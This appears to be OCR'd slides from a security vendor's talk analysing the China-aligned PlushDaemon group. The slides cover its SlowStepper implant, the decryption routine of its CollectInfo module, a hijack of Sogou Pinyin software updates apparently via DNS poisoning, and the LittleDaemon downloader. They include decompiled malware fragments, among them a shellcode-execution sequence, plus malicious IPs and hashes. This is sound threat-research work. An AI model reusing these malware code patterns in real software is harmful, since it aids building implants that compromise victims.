08/21/2023  08:48 PM            10,336 a7ba857c30749bf4ad76c93de945f41b
03/20/2023  03:01 AM             6,624 c84fcb037b480bd25ff9aaaebce5367e
03/20/2023  03:01 AM            18,288 c915683f3ec888b8edcc7b06bd1428ec
01/11/2025  12:17 PM    <DIR>          dom
08/25/2023  02:42 AM            85,344 ef15fd2f45e6bb5ce57587895ba64f93
              12 File(s)        290,400 bytes
               3 Dir(s)  40,090,062,848 bytes free

C:\SlowStepper\Python>
```

MD5(“CollectInfo”)



SlowStepper

executes

C:_

cmd.exe

executes

EXE

python.exe –m runas CollectInfo

executes

</>

runas.py

uses

DLL

help.pyd


uses

101
011
BIN

pri.bin and key.bin
(keys)


```python
from help import run


if __name__ == '__main__':
    if len(sys.argv) > 1:
        module = sys.argv[1]
        run(module)
    else:
        print("No Module to Load!")
```




```
def get_keys():
    with open(cu_Path + "dom\\pri.bin", "rb") as pri_file,
open(cu_Path + "dom\\key.bin", "rb") as aes_file:
        pri = pri_file.read()
        prikey = rsa.PrivateKey.load_pkcs1(pri)
        data = aes_file.read()
        key = rsa.decrypt(data, prikey)
        aes_file.close()
        pri_file.close()
    return key


def aes_decrypt(data, out_file, key):
    iv = data[:AES.block_size]
    en_data = data[AES.block_size:]
    cipher = AES.new(key, AES.MODE_CBC, iv)
    de_data = unpad(cipher.decrypt(en_data), 16)
    if base64.b64decode(de_data) != b'':
        with open(out_file, 'wb+') as wf:
            wf.write(bae64.b64decode(de_data))
        wf.close()
```




SlowStepper
executes
C:_
cmd.exe
executes
EXE
python.exe –m runas CollectInfo
executes
</>
runas.py
uses
DLL
help.pyd
uses
101
011
BIN
pri.bin and key.bin
(keys)
decrypts and executes
a7ba857c30749bf4ad76c93de945f41b
(CollectInfo)
produces
<random>zip (archive)
TXT
file_list.txt
info.json

CollectInfo




```
query reg error. ERR: [WinError 2] The system cannot find the file specified
query reg error. ERR: [WinError 2] The system cannot find the file specified
query reg error. ERR: [WinError 2] The system cannot find the file specified
collect successful, file: RpTdHAbC9Mzip.tmp
```

Camera




```
It's fail to take photos, may be the target computer didn't setup cameras.
```

list



```
list.py:
    version: beta1.0
    author:     xjy
    date:2020.07.11
    desc: show all  information of modules

utils.py:
    version:    beta1.0
    auth:       xjy
    update:     2022.09.09
    desc:       show format of parameters
                change the website to download whl
```



SlowStepper
executes
C:_
cmd.exe
executes
EXE
python.exe –m runas CollectInfo
executes
</>
runas.py
uses
DLL
help.pyd
uses
101
011
BIN
pri.bin and key.bin
(keys)
decrypts and
executes
a7ba857c30749bf4ad76c93de945f41b
(CollectInfo)
produces
collects
<random>zip (archive)
TXT
file_list.txt
info.json


PlushDaemon AitM attacks

Digital Security
Progress. Protected.

Targeted applications

- Tencent QQ
- Sogou Pinyin
- BaiduNetdisk
- WeChat
- Yuodao Dictionary
- WPS Office
- Xunlei Thunder
- 淘宝 Taobao

Analysis of one case in 2024 – What we observed in ESET telemetry



Sogou Pinyin


WubiUp.exe sent request to http://pro.cdn.ime.sogou.com (45.76.147.158)

WubiUp.exe downloaded sogou_wubi_15.4.0.2508_0000.exe (LittleDaemon)

SGDownload.exe sent request to http://ime.sogou.com (45.76.147.158)


SGDownload.exe downloaded popup_4.2.0.2246.dll (LittleDaemon)

Potential DNS poisoning



Sogou Pinyin
EXE
ImeUtil.exe
EXE
SGtool.exe
HTTP request to get.sogou.com
HTTP request to info.pinyin.sogou.com
WEB
45.76.147.158

- Passive DNS records do not show an association to any domains belonging to Sogou Pinyin infrastructure
- Server exposed no HTTP services
- Is the traffic being redirected by DNS poisoning?
  - **Most likely yes!**

LittleDaemon - downloader




Downloads from
ime.sogou.com/update/updateInfo.bzp
mobads.baidu.com/update/updateInfo.bzp
119.136.153.0



```
Hypertext Transfer Protocol
⌄ GET /update/updateInfo.bzp HTTP/1.1\r\n
  › [Expert Info (Chat/Sequence): GET /update/updateInfo.bzp HTTP/1.1\r\n]
    Request Method: GET
    Request URI: /update/updateInfo.bzp
    Request Version: HTTP/1.1
  Host: ime.sogou.com\r\n
  Accept-Encoding: gzip, deflate\r\n
  User-Agent: SOU_BROSWER\r\n
  Connection: close\r\n
  \r\n
```

Resolved using gethostbyname or inet_addr APIs
(no trickery involved)



```
pShellcodeBufferExec = VirtualAlloc(0, dwPayloadSize - 11, 0x1000u, 0x40u);
memcpy(pShellcodeBufferExec, pDecryptedPayload + 10, dwPayloadSize - 11);
SetTimer(0, 0, 0, pShellcodeBufferExec);
GetMessageW(&Msg, 0, 0, 0);
DispatchMessageW(&Msg);
```

Conclusion

Digital Security
Progress. Protected.

Conclusion

- PlushDaemon has been active since at least 2019
- Is aligned with China-interests, and it is well-resourced
  - Uses a complex implant (SlowStepper) with an extensive toolkit
  - Has access to codesigning certificates
- Their capabilities for adversary-in-the-middle
  - Appear to rely on redirecting traffic via DNS poisoning
- Does not shy away from conducting more riskier operations such as supply-chain attack

どうも ありがとう ございます

Questions?